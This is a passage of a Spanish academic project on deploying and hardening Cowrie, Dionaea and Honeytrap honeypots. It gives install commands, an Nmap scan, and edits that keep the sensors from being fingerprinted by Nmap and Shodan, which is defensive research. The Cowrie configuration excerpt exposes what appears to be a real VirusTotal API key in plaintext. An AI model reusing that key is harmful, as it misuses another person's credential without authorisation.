Docker Docs. (14 de mayo de 2021). *Install Docker Engine on Ubuntu*. Recuperado el 14 de mayo de 2021, de Docker Docs: https://docs.docker.com/engine/install/ubuntu/

Docker Inc. (15 de junio de 2021). *Docker*. Recuperado el 15 de junio de 2021, de Docker: https://www.docker.com/

Elasticsearch B.V. (25 de abril de 2021). *Configure security for the Elastic Stack*. Recuperado el 25 de abril de 2021, de Elastic.co: https://www.elastic.co/guide/en/elasticsearch/reference/7.12/configuring-stack-security.html#configuring-stack-security

Elasticsearch B.V. (25 de abril de 2021). *Install Kibana*. Recuperado el 25 de abril de 2021, de Elastic: https://www.elastic.co/guide/en/kibana/7.12/install.html

Elasticsearch B.V. (25 de abril de 2021). *Installing Elasticsearch*. Recuperado el 25 de abril de 2021, de Elastic: https://www.elastic.co/guide/en/elasticsearch/reference/7.12/install-elasticsearch.html

Elasticsearch B.V. (26 de abril de 2021). *Installing Logstash*. Recuperado el 26 de abril de 2021, de https://www.elastic.co/guide/en/logstash/7.12/installing-logstash.html

Elasticsearch B.V. (15 de junio de 2021). *Kibana Query Language*. Recuperado el 15 de junio de 2021, de Elastic Doc: https://www.elastic.co/guide/en/kibana/current/kuery-query.html

Elasticsearch B.V. (15 de junio de 2021). *Elastic*. Recuperado el 15 de junio de 2021, de Elastic: https://www.elastic.co/es/

Fernández, J. M. (5 de junio de 2014). *Evitando la identificación de Dionaea*. Recuperado el 30 de abril de 2021, de securityartwork: https://www.securityartwork.es/2014/06/05/evitando-la-identificacion-de-dionaea/

FIREEYE. (2021). *M-Trends 2021.* Milpitas, CA: FireEye, Inc. Recuperado el 13 de abril de 2021, de https://www.fireeye.com/content/dam/collateral/en/rpt-mtrends-2021.pdf

Göbel, J. G., & Dewald, A. (2011). *Client-Honeypots : Exploring Malicious Websites.* Berlin: Oldenbourg Wissenschaftsverlag. doi:https://doi.org/10.1524/9783486711516

Kaspersky. (29 de diciembre de 2020). *Kaspersky Cyberthreat real time map*. Recuperado el 29 de diciembre de 2020, de Kaspersky Cyberthreat real time map: https://cybermap.kaspersky.com/

Lewis, J. A. (21 de febrero de 2018). *Economic Impact.* Recuperado el 5 de diciembre de 2020, de CSIS: https://www.csis.org/analysis/economic-impact-cybercrime

MaxMind. (29 de abril de 2021). *MaxMind*. Obtenido de MaxMind: https://www.maxmind.com/en/home

McAfee. (diciembre de 2020). *The Hidden Costs of Cybercrime.* (Z. Malekos Smith, E. Lostri, & J. A. Lewis, Edits.) Recuperado el 15 de enero de 2021, de McAfee: https://www.mcafee.com/enterprise/en-us/assets/reports/rp-hidden-costs-of-cybercrime.pdf

Ministerio del Interior. Gobierno de España. (2018). *Estudio sobre la criminalidad en España.* (J. Cereceda Fernández-Oruña, F. Sánchez Jiménez, D. Herrera Sánchez, F. Martínez Moreno, M. Rubio García, V. Gil Pérez, . . . M. Á. Gómez Martín, Edits.) Recuperado el 20 de diciembre de 2020, de Ministerio del Interior: http://www.interior.gob.es/documents/10180/8736571/Informe+2018+sobre+la+Cibercriminalidad+en+Espa%C3%B1a.pdf/0cad792f-778e-4799-bb1f-206bd195bed2

Nmap.org. (10 de junio de 2021). *Guía de referencia de Nmap (Página de manual)*. Recuperado el 10 de junio de 2021, de nmap.org: https://nmap.org/man/es/index.html

Oosterhof, M. (11 de noviembre de 2020). *Github Cowrie*. Recuperado el 25 de abril de 2021, de Repositorio de Cowrie: https://github.com/cowrie/cowrie

Peter, E., & Schiller, T. (15 de abril de 2008). *A Practical Guide to Honeypots*. Obtenido de A Practical Guide to Honeypots: https://www.cse.wustl.edu/~jain/cse571-09/ftp/honey/index.html

Project, T. H. (2004). *Know Your Enemy: Learning about Security* (2ª ed.). Addison-Wesley.

Provos, N., & Holz, T. (2007). *Virtual Honeypots: From Botnet Tracking to Intrusion Detection.* julio, Boston, MA: Addison-Wesley Professional.

Python Software Foundation. (15 de junio de 2021). *Python*. Recuperado el 15 de junio de 2021, de Python: https://www.python.org/

Spitzner, L. (2002). *Honeypots: tracking hackers / Lance Spitzner.* (1ª ed.). Boston: Addison-Wesley.

Suricata. (5 de mayo de 2021). *Suricata*. Obtenido de Suricata: https://suricata.io/

Tablado, F. (4 de febrero de 2020). *Ley de Protección de Datos y Garantía de Derechos Digitales (LOPDGDD) 2018*. Recuperado el 4 de diciembre de 2020, de Protecciondatos-LOPD: https://protecciondatos-lopd.com/empresas/nueva-ley-proteccion-datos-2018/#Que_es_la_Ley_Organica_de_Proteccion_de_Datos_y_Garantia_de_Derechos_Digitales

Tablado, F. (2 de marzo de 2020). *LSSI-CE – ¿Qué es y cómo cumplirla en 2020?* Recuperado el 4 de diciembre de 2020, de Protecciondatos-LOPD: https://protecciondatos-lopd.com/empresas/lssi-ce/

Tejedor, B. R. (20 de julio de 2020). *El RGPD y la nueva LOPD: La protección de datos en España en 2020*. Recuperado el 20 de diciembre de 2020, de Mailjet: https://es.mailjet.com/blog/news/rgpd-lopd-proteccion-de-datos/

Telekom-security. (11 de junio de 2021). *Tpotce*. Recuperado el 11 de junio de 2021, de Github: https://github.com/telekom-security/tpotce

The Honeynet Project. (1999). *The Honeynet Project*. Recuperado el 15 de noviembre de 2020, de The Honeynet Project: https://www.honeynet.org/

The Honeypot Project. (25 de 02 de 2021). *KYE/KYT Papers*. Obtenido de The Honeypot Project: https://www.honeynet.org/papers/

The RISKS Digest. (9 de marzo de 1998). *Forum on Risks to the Public in Computers and Related Systems. Volume 19 Issue 62.* (Advancing Computing as a Science & Profession, & P. G. Neumann, Edits.) Recuperado el 20 de diciembre de 2020, de The RISKS Digest: https://catless.ncl.ac.uk/Risks/19.62.html#subj11

VirtualBox (Oracle). (15 de diciembre de 2020). Obtenido de https://www.virtualbox.org/

VirusTotal. (10 de mayo de 2021). *virustotal*. Obtenido de https://www.virustotal.com/

vmware. (7 de junio de 2021). *vmware*. Obtenido de vmware: https://www.vmware.com/es.html

Zalewski, M. (12 de 12 de 2014). *P0f*. Obtenido de https://lcamtuf.coredump.cx/p0f3/

Anexo I – Hardware utilizado

Recursos hardware utilizados e instalación de los sistemas operativos utilizados en el desarrollo del proyecto.

Equipo de trabajo principal

El equipo de trabajo, MSI GP60 2PE Leopard, donde se ha llevado a cabo la virtualización de las máquinas virtuales donde se ha realizado el proyecto. El hardware general del equipo es el siguiente:

- Procesador:
  - **Intel® Core™ i5-4200H** CPU @ 2.80GHz, 2801 Mhz, 2 núcleos, 4 procesadores lógicos.
- Memoria RAM:
  - **2xCrucial 8GB** DDR3L-1600 SODIMM (16GB en total)
- Placa base son:
  - Chipset de la marca Intel, modelo **Intel HM86**.
  - Socket **BGA1364** para la CPU.
  - Factor de forma **ATX**.
  - Chipset **Intel HM86**
- Disco duro SSD Samsumg 860 EVO de 500GB.
- Disco duro HDD Western Digital modelo WDC WD5000LPVX-22V0TT0 de 500GB
- Tarjeta gráfica dedicada **NVIDIA GeForce 840M**.

Rasberry Pi 3 Modelo B+

Tal y como se ha expuesto se ha utilizado la plataforma Raspberry Pi 3 Modelo B+, que no es más que una pequeña placa que se utilizará a modo de Honeywall para analizar el tráfico con Suricata.

La Raspberry Pi 3 Modelo B+ es la última revisión de la gama Raspberry Pi 3. Sus características son las siguientes:

- Procesador:
  - Broadcom BCM2837B0, Cortex-A53 (ARMv8) SoC de 64 bits a 1,4 GHz
- Memoria RAM:
  - SDRAM LPDDR2 de 1 GB
- Conexiones:
  - LAN inalámbrica IEEE 802.11.b/g/n/ac de 2,4 GHz y 5 GHz
  - Bluetooth 4.2, BLE
  - Gigabit Ethernet a través de USB 2.0 (rendimiento máximo 300 Mbps)
  - 4 puertos USB 2.0
- Cabezal GPIO extendido de 40 pines
- Video y sonido:
  - HDMI de tamaño completo
  - Conector de 15 pines cámara MIPI interfaz en serie (CSI-2)
  - Puerto de visualización DSI para conectar una pantalla táctil Raspberry Pi
  - Salida estéreo de 4 polos y puerto de vídeo compuesto
- Puerto Micro SD para cargar su sistema operativo y almacenar datos

- Entrada de alimentación de 5V/2.5 DC vía micro conector USB.
- Soporte de alimentación a través de Ethernet (PoE) (requiere HAT PoE separado)



Figura 32 Raspberry Pi 3 Modelo B+

Anexo II – Instalación de máquina virtual Ubuntu

El sistema base instalado en máquina virtual ha sido Ubuntu Desktop 20.04. Aunque se ha utilizado la versión de escritorio debido al avance del desarrollo de esta se puede utilizar sin problema la versión de servidor. Con la versión de servidor se utilizan más recursos que estarán disponibles para la ejecución

A destacar de configuración son los 5’5GB de memoria RAM y los 136GB de espacio en disco.

Los parámetros con los que se ha definido la máquina virtual en VirtualBox son los siguientes:



Figura 33 Configuración general máquina virtual Ubuntu

Anexo III – Pasos para la instalación de las sondas

En este anexo se encontrará los pasos generales para la instalación y despliegue de las sondas utilizadas Enel proyecto.

Prerrequisitos

Como se va a trabajar con Docker **es necesario realizar la instalación de Docker** y **Docker-compose**.

Esto se ha realizado a través de la documentación oficial de Docker.

- **Install Docker Engine on Ubuntu**. (Docker Docs, 2021)
- **Install Docker Compose**. (Docker Docs, 2021)

Instalación de Cowrie

La instalación de la sonda Cowrie se ha hecho sobre la máquina virtual de Ubuntu instalada.

En primer lugar, instalamos el soporte de todo el sistema para entornos virtuales python y otras dependencias.

```
sudo apt-get install -y git python-virtualenv libssl-dev libffi-dev build-essential libpython3-dev python3-minimal authbind virtualenv
```

Para ejecutar Cowrie **se recomienda encarecidamente ejecutar con un id de usuario no *root*** dedicado. Por qué se crea un nuevo usuario 'jack'. Se utiliza el comando *adduser Jack*.

Se **descarga el código** fuente de Cowrie y se accede a la carpeta.

```
git clone http://github.com/micheloosterhof/cowrie
cd /cowrie
```

Se crea un entorno virtual para ejecutar cowrie desde Python:

virtualenv --python=python3 cowrie-env

Se activa el entorno virtual de Python: `source cowrie-env/bin/activate`

Se instalan los paquetes necesarios para cowrie:

```
pip install --upgrade pip
pip install --upgrade -r requirements.txt
```

La configuración de Cowrie se almacena en *cowrie.cfg.dist* y ***cowrie.cfg*** (ubicado en *cowrie/etc*). Ambos archivos se leen en el inicio, donde las entradas de *cowrie.cfg* tienen prioridad. El archivo *.dist* puede ser sobrescrito por actualizaciones, cowrie.cfg no se tocará. Por lo tanto, se crea el archivo de configuración propio.

```
cp cowrie/etc/cowrie.cfg.dist cowrie/etc/cowrie.cfg
```

A nivel de firewall con IPTables se redirigen los puertos 22 y 23 (SSHy Telnet) a los puertos 2222 y 2223 respectivamente. También está la posibilidad de establecerlos en configuración pero esta vez se ha optado por la redicción.

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
```

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT --to-port 2223
```

Para el resto de configuración de *hardening* realizado para dificultar el rastreo del sistema Cowrie se recomienda leer el Anexo IV.

Instalación de Dianoea

La parte de instalación de Dionaea ha sido más sencilla al utilizar el contenedor que hay disponible en DockerHub (Dinotools, 2021) a través del proyecto de Dionaea.

```
docker run -v myvol:/opt/dionaea/var/log -p 21:21 -p 42:42 -p 69:69/udp -p 80:80 -p 135:135 -p 443:443 -p 445:445 -p 1433:1433 -p 1723:1723 -p 1883:1883 -p 1900:1900/udp -p 3306:3306 -p 5060:5060 -p 5060:5060/udp -p 5061:5061 -p 11211:11211 dinotools/dionaea
```

Una vez instalado el sistema se ha realizado la personalización especificada en el Anexo IV.

Instalación de Honeytrap

La instalación de Honeytrap se ha llevado a cabo siguiendo la documentación oficial (Armedpot, 2020). Con la salvedad de haberse realizado en una imagen de Ubuntu dentro de un contenedor en Docker.

A la hora de crear el contenedor también se ha asociado un volumen de datos *-v myvol2: /opt/honeytrap/var/log*.

Anexo IV – Hardening para evitar la detección de las sondas

Configuración personalizada de Cowrie

Para la personalización de Cowrie como base se han tomado los hallazgos expuestos por Avira expuestos al comienzo del anexo, (Avira Protection Labs, 2020). Además de otras personalizaciones que se han detectado tras la revisión como mejoras que mejoran la detección.

Modificación de la configuración general de Cowrie

El archivo principal de configuración que se debe revisar tras la instalación de Cowrie se encuentra en *cowrie/etc/* y se llama ***cowrie.cfg***.

En este archivo se editan los parámetros que indican el nombre del servidor:

```
# (default: svr04)
hostname = tracia
```

Se habilitan las **opciones del servicio del protocolo Telnet**.

En este mismo fichero de configuración se habilita el módulo para usar el **servicio de Virustotal**.

```
# VirusTotal output module
# You must signup for an api key.
#
[output_virustotal]
enabled = true
api_key = 4f9a960adc256d6e4aa460d9fd6ca19b9dab6eeda0e9c59aa737b342f14a499a
upload = True
debug = False
scan_file = True
scan_url = True
```

Se **cambian los usuarios de acceso** al sistema en la base de datos ubicada en ***cowrie/etc/userdb.txt***.

Otro cambio que es interesante destacar es el cambio del mensaje por defecto que se recibe al entrar por SSH.

```
# SSH Version as printed by "ssh -V" in shell emulation
#ssh_version = OpenSSH_7.9p1, OpenSSL 1.1.1a  20 Nov 2018 – Por defecto
ssh_version = SSH-2.0-OpenSSH_4. 6 Debian-4
```

Modificación del sistema de ficheros

En este caso Cowrie presenta un desarrollo propio que permite crear un sistema de ficheros desde cero con la herramienta ***createfs*** a partir del sistema de directorios donde se ejecute el script de Python o bien editar el sistema de ficheros actual con la herramienta ***fsctl***. Estas herramientas se encuentran en el directorio "*cowrie/bin*" del proyecto.

En este caso, se ha optado por la edición del sistema de ficheros que trae Cowrie por defecto ya que es bastante completo, pero cuenta con todo lo necesario.

Para la edición hay que **modificar el fichero fs.pickçle** ubicado en "*cowrie/share/cowrie*", como ya se ha comentado se utilizará la herramienta *fsctl*.

```
python3 fsctl /home/Jack/cowrie/share/cowrie/fs.pickle
```

```
jack@ubuntuhome:~/cowrie/bin$ python3 fsctl /home/jack/cowrie/share/cowrie/fs.pickle
/home/jack/cowrie/share/cowrie/fs.pickle

Kippo/Cowrie file system interactive editor
Donovan Hubbard, Douglas Hubbard, March 2013
Type 'help' for help

fs.pickle:/$ help

Documented commands (type help <topic>):
========================================
EOF  chgrp  chown  cp    file  ls     mv   rm     touch
cd   chmod  clear  exit  help  mkdir  pwd  rmdir

Miscellaneous help topics:
==========================
about
```

Figura 34 Ejecución del sistema de gestión de ficheros de Cowrie

Se revisa primero el sistema de ficheros actual para modificarlo a partir de lo que se considere.

```
fs.pickle:/$ ls
bin/
boot/
dev/
etc/
home/
initrd.img
lib/
lost+found/
media/
mnt/
opt/
proc/
root/
run/
sbin/
selinux/
srv/
sys/
tmp/
usr/
var/
vmlinuz
```

Figura 35 Salida del comando "ls" para los ficheros de Cowrie

El primer paso ha sido cambiar el nombre de la carpeta ubicada *home* del usuario Phil que viene por defecto para utilizar Jack. Además, se crea la carpeta para el usuario Sophie.

```
fs.pickle:/$ ls /home
phil/
fs.pickle:/$ mv /home/phil /home/jack
File moved from /home/phil to /home/jack
fs.pickle:/$ ls /home
jack/
fs.pickle:/$ mkdir /home/sophie
Added '/home/sophie'
```

Figura 36 Edición de los perfiles de usuario en Cowrie

Se completa el perfil de Sophie creado con los archivos básicos que ya contiene el perfil de Jack.

```
fs.pickle:/home/jack$ cp .bash_logout /home/sophie
File copied from /home/jack/.bash_logout to /home/sophie/.bash_logout
fs.pickle:/home/jack$ cp .bashrc /home/sophie
File copied from /home/jack/.bashrc to /home/sophie/.bashrc
fs.pickle:/home/jack$ cp .profile /home/sophie
File copied from /home/jack/.profile to /home/sophie/.profile
```

Figura 37 Se completa el perfil de Sophie

Con el objetivo de hacer más creíbles los perfiles de los usuarios se crean distintos archivos, aunque vacíos en una primera revisión muestran signos de uso.

```
fs.pickle:/$ cd /home/jack
fs.pickle:/home/jack$ mkdir university
Added '/home/jack/university'
fs.pickle:/home/jack$ cd university
fs.pickle:/home/jack/university$ mkdir Documents
Added '/home/jack/university/Documents'
fs.pickle:/home/jack/university$ cd Documents
fs.pickle:/home/jack/university/Documents$ touch programs.pdf
Added '/home/jack/university/Documents/programs.pdf'
fs.pickle:/home/jack/university/Documents$ touch practise1_122019.pdf
Added '/home/jack/university/Documents/practise1_122019.pdf'
fs.pickle:/home/jack/university/Documents$ touch funny.gif
Added '/home/jack/university/Documents/funny.gif'
fs.pickle:/home/jack/university/Documents$ cd ..
fs.pickle:/home/jack/university$ mkdir Downloads
Added '/home/jack/university/Downloads'
fs.pickle:/home/jack/university$ touch exercise.tgz
Added '/home/jack/university/exercise.tgz'
fs.pickle:/home/jack/university$ touch schedule.txt
Added '/home/jack/university/schedule.txt'
fs.pickle:/home/jack/university$ touch teachers.txt
Added '/home/jack/university/teachers.txt'
```

Figura 38 Creación de ficheros en Cowrie para mostrar uso del equipo

Un directorio común donde se almacenan los archivos relacionados con servicios webs es "*/var/www*". Por lo que se simula tener una web local con los archivos mínimos que suelen usarse. Por defecto no existe el directorio, se crea y personaliza con los distintos archivos.

```
fs.pickle:/var$ mkdir www
Added '/var/www'
fs.pickle:/var$ cd www
fs.pickle:/var/www$ touch index.html
Added '/var/www/index.html'
fs.pickle:/var/www$ touch login.php
Added '/var/www/login.php'
fs.pickle:/var/www$ touch style.css
Added '/var/www/style.css'
```

Figura 39 Creación de directorio /var/www

Modificación de los usuarios del sistema simulado

El usuario por defecto *Richard*. Para lo que es necesario modificar el archivo referente a los usuarios y contraseñas del sistema ubicado en ***cowrie/honeyfs/etc/shadow***. Se indica el nuevo usuario Jack (antiguo *Richard*) y se añade un segundo usuario, Sophie.



Figura 40 Contenido del archivo cowrie/honeyfs/etc/shadow

También **se modifica el archivo *passwd*** que almacena la información de las cuentas de usuario para adecuarlo a los cambios realizados. Se reflejan en este archivo las cuentas del sistema, proporcionando para cada cuenta información útil como ID de usuario, ID de grupo, directorio de inicio, shell y más.

Se edita la salida de los comandos utilizados

La **existencia de un servicio iniciado el día "*Jun22*" o "*Jun23*"** en respuesta a cualquier comando enviado al dispositivo indica la presencia de un honeypot Cowrie. Para evitar esto es necesario modificar el archivo con las salidas de los comandos. Se ubica en "***cowrie/share/cowrie/cmdoutput.json***".

En este caso se ha puesto que los procesos han iniciado en `START": "Jan06"`.

Configuración de servicios en Dionaea

Para revisar la **exposición de los servicios que simula Dionaea** se ha utiliza la **herramienta Nmap**. El usar este escáner de red es sencillo, presenta en su archivo patrones que van a permitir al menos evadir distintos escaneos remotos sobre la IP pública con los servicios que se van a exponer.

Antes de continuar se realiza un escaneo del sistema a auditar con Nmap y los parámetros:

- -v: Muestra el número de versión.
- -O: Activar la detección de sistema operativo (SO).
- -sV: Sondear puertos abiertos, para obtener información de servicio/versión.
- -sT: sondeo TCP.
- -sU: sondeo UDP.

La salida con el resultado simplificado realizado sobre la Rasberry Pi que se usa como entorno de pruebas es el siguiente:

```
~$ sudo nmap -v -O -sV -sT -sU 192.168.100.106
[…]
Not shown: 1951 closed ports
PORT      STATE         SERVICE         VERSION
PORT          STATE         SERVICE       VERSION
21/tcp        open           ftp          Dionaea honeypot ftpd
80/tcp        open          http          ?
135/tcp       open          msrpc         ?
443/tcp       open          ssl/https     ?
445/tcp       open          microsoft-ds  Dionaea honeypot smbd
1433/tcp       open          ms-sql-s     Dionaea honeypot MS-SQL server
```

```
3306/tcp      open           mysql          MySQL 5.7.16
5060/tcp      open           sip            (SIP end point; Status: 200 OK)
5061/tcp      open           ssl/sip        (SIP end point; Status: 200 OK)
69/udp        open|filtered  tftp
5060/udp      open           sip            (SIP end point; Status: 200 OK)
80/udp    open|filtered http
112/udp   open|filtered mcidas
136/udp   open|filtered profile
643/udp   open|filtered sanity
664/udp   open|filtered secure-aux-bus
1033/udp  open|filtered netinfo-local
5001/udp  open|filtered commplex-link
5353/udp  open|filtered zeroconf
6000/udp  open|filtered X11
9103/udp  open|filtered bacula-sd
18888/udp open|filtered apc-necmp
19165/udp open|filtered unknown
19315/udp open|filtered keyshadow
32779/udp open|filtered sometimes-rpc22
58178/udp open|filtered unknown
MAC Address: B8:27:EB:F1:C2:43 (Raspberry Pi Foundation)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%),
Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux
2.6.17) (94%), Synology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux
2.6.32 - 2.6.35 (94%)
```

Para personalizar los servicios para **evitar la detección por Nmap**, se debe saber cómo los identifica Nmap. Cuando Nmap intenta encontrar el producto detrás de un servicio, compara la respuesta del servicio con los patrones incluidos en el archivo **nmap-service-probes** (ubicado en **/usr/share/nmap/**). Esta ayuda para solventar los problemas en la detección de los servicios se ha basado en la información reflejada en (Fernández, 2014).

Servicio MSSQL

Uno de los servicios detectados en el escaneo es el de MSSQL en el puerto 1433. En el archivo de Nmap se basa en cadena hexadecimal que devuelve la estancia en el pre-login.

se edita el archivo */opt/dionaea/lib/dionaea/python/dionaea/mssql/mssql.py* que genera el servicio de Microsoft SQL Sever para que devuelva un mensaje de error (0xAA) y no se detecte como *Dionaea honeypot MS-SQL server*.

```
nano /opt/dionaea/lib/dionaea/python/dionaea/mssql/mssql.py
```



Figura 41 Edición del archivo mssql.py del servicio MSSQL de Dionaea

Servicio FTP

El servicio FTP es otro de los detectados. En el archivo **nmap-service-probes** se observa cómo es detectado este servicio por Nmap debido simplemente al mensaje arrojado.

```
match ftp m|^220 Welcome to the ftp service\r\n| p/Dionaea honeypot ftpd/
```



Figura 42 Detección FTP Dionaea en nmap-service-probes

Por lo tanto, necesitamos modificar este mensaje para que Nmap no pueda asociarlo con Dionaea. Se editar ***opt/dionaea/lib/dionaea/python/dionaea /ftp.py*** para cambiar ese mensaje. Tras el cambio quedaría así:



Figura 43 Edición de mensaje en ftp.py. Servicio FTP Dionaea

Servicio SMB

El servicio SMB es el siguiente servicio detectado. En el archivo **nmap-service-probes** arroja el siguiente valor para la detección:

```
match microsoft-ds
m|^\0...\xffSMBr\0\0\0\0\x81\x01\0\0\0\0\0\0\0\0\0\0\0\0\0\0..\0\0\x01\0\x11\x06\0\x03\x7f\0\
x01\0\xff\xff\0\0\xff\xff\0\0\0\0\0\0\xfd\xb$
$0\0\0\0\xfd\xe3\0\0.........\x00\x34\0W\0O\0R\0K\0G\0R\0O\0U\0P\0\0\0H\0O\0M\0E\0U\0S\0E\0R\0
-\0.\0.\0.\0.\0.\0.\0\0\0|s p/Dionaea honeypot smbd/
```

El texto resaltado en negrita se corresponde con los campos que representan el **nombre del dominio y del equipo**. Por defecto:

```
"OemDomainName", "WORKGROUP"
"ServerName", "HOMEUSER-3AF6FE"
```

Para solventar esta detección se deben editar estos campos en el archivo ***opt/dionaea/lib/dionaea/python/dionaea/smb/include/smbfields.py***.

Figura 44 Edición de nombre de equipo y dominio en smbfields.py. Servicio SMB Dionaea

Se edita y se indican los siguientes valores:

```
"OemDomainName", "UAL.int"
"ServerName", "cabogata01"
```

Tras aplicar toda esta configuración en las sondas y comprobar de nuevo con Shodan, tras varios días de exposición, si la dirección IP ha sido detectada como Honeypot se puede confirmar que no ha sido el caso y se ha conseguido el objetivo buscado.



Figura 45 Escaneo con Shodan donde no se detecta la IP pública utilizada como Honeypot

Anexo V – Configuración ELK

Opción de Discover en Kibana

